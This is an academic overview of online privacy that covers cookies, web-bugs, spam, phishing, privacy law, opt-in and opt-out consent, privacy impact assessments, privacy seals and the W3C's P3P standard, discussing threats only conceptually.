VIOLATION OF PRIVACY AS AN UNACCEPTABLE BEHAVIOR

The Internet Activities Board (IAB) issued a Request for Comment (RFC-1087) in 1989 dealing with what they characterized as the proper use of Internet resources. Prominent on the IAB's list of what it considers as unethical and unacceptable Internet behavior is the act that "compromises the privacy of users." The reliable operation of the Internet and the responsible use of its resources are of common interest and concern for its users, operators, and sponsors (Stevens, 2002).

Using the Internet to violate people's privacy by targeting them for abusive, corrosive comments, or threats is not only unacceptable, but it is illegal. Privacy violations can do a lot more than just embarrass individuals. Information can be used in blackmail or otherwise coercive behavior. Institutions could use information to deny loans, insurance, or jobs because of medical, sexual orientation, or religion. People could lose their jobs if their bosses were to discover private details of their personal life.

Not long ago, the people that perpetrate these crimes—crackers—were basically ego-driven; they wanted to see their exploits on the news. However, now it is about money! Attacks today are more sophisticated, designed to capture personal and financial information. In 2006, the terms Crimeware and Ransomware were coined to describe these threats. Crimeware encompasses threats that lie, cheat, or steal to profit from unsuspecting users. Ransomware is an insidious form of blackmail where crackers encrypt the users' data and then try to extort money from them by holding their files "hostage" (Lozada, Lagrimas, Corpin, Avena, Perez, Cruz, & Oliveria, 2007).

ONLINE PRIVACY AND DATA COLLECTION

Online privacy concerns arise when PII is collected online without the consumers' knowledge or consent, and is then disseminated without the individual's "blessing." Dhillon and Moores (2001) found that the top-five list of Internet privacy concerns include: (a) personal information is sold to others; (b) theft of personal data by a third party; (c) loss of personal files; (d) hacker's damage to personal data; and (e) spam. Cockcroft (2002) suggested the following top privacy concerns: (a) unauthorized secondary use, (b) civil liberties, (c) identity theft, (d) data profiling, and (e) unauthorized plug-ins. Online privacy is generally considered as the right to be left alone and the right to be free from unreasonable intrusions. By extrapolation, one can label telemarketers, mass advertisements, "spam", online "banner ads", and even commercials to be relating directly to privacy issues because of the solitude and the intimacy dimension. Westin (1970) frames privacy into four dimensions:

a. **Solitude:** The state of being alone away from outside interference;
b. **Intimacy:** The state of privacy that one wants to enjoy from the outside world;
c. **Anonymity:** The state of being free of external surveillance; and
d. **Reserve:** The ability to control information about oneself.

While organizations can go the "extra mile" to safeguard the data through the data collection, transmission, and storage processes, this may not be sufficient to keep the client content private. Some businesses use the collected user information for credit-worthiness checks, mass customization, profiling, convenience, user tracking, logistics, location marketing, and individualized services. The issue sometimes breaks down as to who has more rights to control the data:

a. The organization that committed resources to collect and aggregate the data; or
b. The people about whom the data is concerned.

When information is collected, there is the matter of trust: Consumers have to decide if they trust the organization to use the data appropriately. The organization has to trust that the information they asked for represents the facts.

Violating privacy hurts everyone. If people no longer believe their data is safe and will be handled appropriately, there is less incentive for them to be honest. "Almost 95% of Web users have declined to provide personal information to Web sites at one time or another when asked" (Hoffman, Novak, & Peralta, 1999, p. 82). Of those individuals that do provide information, more than half of them have admitted to lying on collection forms and in interviews. Chen and Rea (2004) indicated that concern of unauthorized information use is highly related to passive reaction. Passive reaction is one type of privacy control where one simply ignores data collection requests. Users tend to exercise another privacy control - identity modification - when they are highly concerned about giving out personal information for any reason.

ACTIVITIES THAT CAN VIOLATE PERSONAL PRIVACY

Cookies and Web-Bugs

A cookie is a small amount of information that the Web server requests the user's browser to save on the user's machine. Cookies provide a method of creating persistent memory for an organization in the stateless environment of the native Internet. Organizations use cookies to collect information about the users and their online activities to "better serve" their clients, but some go beyond the honest use of cookies by involving third parties to also plant their cookies on the same Web page. The collected information about the users may be resold or linked to external databases to form a comprehensive profile of the users. Web-bugs (or clear images) allow for user-tracking in the form of clear images or images that are insignificant to attract attention. Most browsers give the user an option to deny or allow cookies, but very few of them are capable of filtering out Web-bugs.

Spam

Any time users enter their e-mail address on a Web site, they run the risk of being added to an e-mail list. The e-mail address is often packaged and sold to merchants. In the end, the users end up being bombarded with unwanted and often offensive e-mails. Spam is a pervasive problem in the wired world; automated technologies can send e-mails by the hundreds of thousands. Spam taxes Internet servers, annoys consumers, and is an abuse of an intended system. To thwart spam, privacy advocates with only moderate success battle with Internet Service Providers (ISPs), e-mail providers, and Internet application providers.

Spoofing and Phishing

One major concern on the Internet is ensuring that users are dealing with who they think they are. Spoofing is the act to deceive; in the Internet world, it is the act of pretending to be someone by fooling the hardware, software, or the users. Even when a user lands on what appears to be a familiar site, not everything is as it appears to be. Thieves have usurped legitimate Web sites' look and feel in a process known as "Phishing". The "Phishing" scam tricks users into giving out their personal identification information to reinstate their legitimate online accounts. The Web thieves take the supplied information, unbeknownst to the user, then respond in a fashion that makes everything appear normal. The information gleamed can be used to: empty bank accounts; go on spending sprees; open accounts for credit cards or initiate loans or mortgages; or it can be sold to other thieves (Calmen, 2006). In the one-year time frame between May of 2004 and May of 2005, it was reported that more than $3 billion in scams were perpetrated.

Phishing and Spamming: Even the Solution Hurts

Some Web sites have employed digital certificates to try to battle hackers and phishing schemes. Although browsers automatically verify the legitimacy of certificates, they cannot tell the users that the Web site (with a legitimate certificate) is indeed what the users intend to visit.

Further, filters developed in response to phishing attacks have prompted their own version of controversy amongst privacy advocates. Some filters work by attempting the origination spam sites; the issue is that they often send user information to a central database, where the data is aggregated and analyzed. Thus, some filters violate an individual's privacy while trying to protect it. The question arises: What happens with this information, and how is it used? Is it over-disseminated, and if so, to whom?

THE LEGAL AGENDA

Governments have acknowledged the inherent vulnerabilities of user activities on the Internet. They have responded to the increasing number of online threats by enacting laws, ordinances, and guidelines under which organizations must operate. Although regulations vary by country and region, requirements typically encompass similar concerns. The growing amount of fraud over the Internet has really gotten the attention of politicians. In the U.S., Senator Patrick Leahy introduced legislation designed to address rampant growth of phishing; the anti-phishing act that he championed had little impact on the horizon. The bill was similar to earlier items that were already on the horizon. But more importantly, phishing and attempted phishing were already crimes. Fraud and identity theft have never been legal activities (Calman, 2006).

PRIVACY: CURRENT PRACTICE

Information Opt-In and Opt-Out

A major debate exists over how an organization should acquire user consent. At the heart of the privacy debate is the tug-of-war between those in favor of opt-in versus opt-out policies. The "Opt-In" group believes that organizations should be forced to individually seek consent from each user each time they collect data from the user. The "Opt-Out" group finds it perfectly acceptable, by default, to include everyone (and their data) and force the users to deny consent. The Opt-Out is the most common form of policies in the United States. The effectiveness of Opt-Out notice is questionable, because they are typically written in a legalese fashion. For the average user, they are typically vague, incoherent, and intentionally hidden in verbose agreements.

Another privacy issue revolves around data about an individual that comes into the possession of a "third party." According to the Opt-In group, the individual should be able to exercise a substantial degree of control over that data and its use (Clarke, 1998). The issue of control takes on major significance with the United States and the European community on different sides of the Opt-In and Opt-Out discussion. The U.S. Government has codified the Opt-Out requirement under several different Acts, such as Gramm-Leach-Bliley (GLB) Act and The Fair and Accurate Credit Transactions Act of 2003 (FACT).

Privacy Impact Assessment (PIA)

PIAs are becoming popular instruments to ensure compliance with appropriate industrial, organizational, and legal guidelines. PIAs became mandatory in Canada as of 2002. Basically, PIAs are proactive tools that look at both the policy and technology risks to ascertain the effects of initiatives on individual privacy.

In practice, PIAs tend to be primarily "policy-focused" and rarely address the underlying information management and technology design issues. Consequently, PIAs tend to "blur and not cure" the issue of misuse of personal information. Worse yet, PIAs can mislead organizations into false senses of security. Organizations may feel they are compliant with applicable regulations because they post a privacy policy on their Web site. However, many privacy notifications, even if they are 100% guaranteed to be delivered, do not address the issues of compliance in data collection, data handling, and secondary use of PII.

Privacy Seals

The lack of effectiveness on the part of the government to adequately address protection of consumer privacy has caused the rise of privacy advocate organizations. These "privacy organizations" (such as BBBOnline and TRUSEe) inspect Web site privacy policies and grant "seal of approval" to those who comply with industry privacy practice. However, because these organizations "earn their money from e-commerce organizations, they become more of a privacy advocate for the industry—rather than for the consumers" (Catlett, 1999).

Some groups argue that seals of any kind are counter-productive. A consumer visiting a site may develop a false sense of security, which could be worse than knowing that the data submitted to the site is insecure. Even if the seal on an organization's Web site was legitimately acquired, there is no guarantee that the organization still follows the same procedures and policies that they were using when they acquired the seal. An organization may change its attitudes over time, may not keep its privacy statements up to date, or may even change its privacy statements too frequently. Unfortunately, there is no real mechanism to know that a site changed its policies after it acquired a seal. A very troublesome assumption of privacy seals presupposes that users of a Web site review the privacy statement and understand its legal implications each time they use that Web site.

Platform for Privacy Preferences (P3P) Project

The industry has taken a number of steps, through privacy seal programs and self-regulatory consortiums, to adopt standards to protect online privacy. The World Wide Web Consortium (W3C) has contributed to this effort with the P3P. According to the W3C Web site (http://www.w3.org/P3P), P3P "is a standardized set of multiple-choice questions, covering all the major aspects of a Web site's privacy policies." P3P-enabled Web sites work with P3P-enabled browsers to automatically handle the users' personal information according to the set of personal privacy preferences.
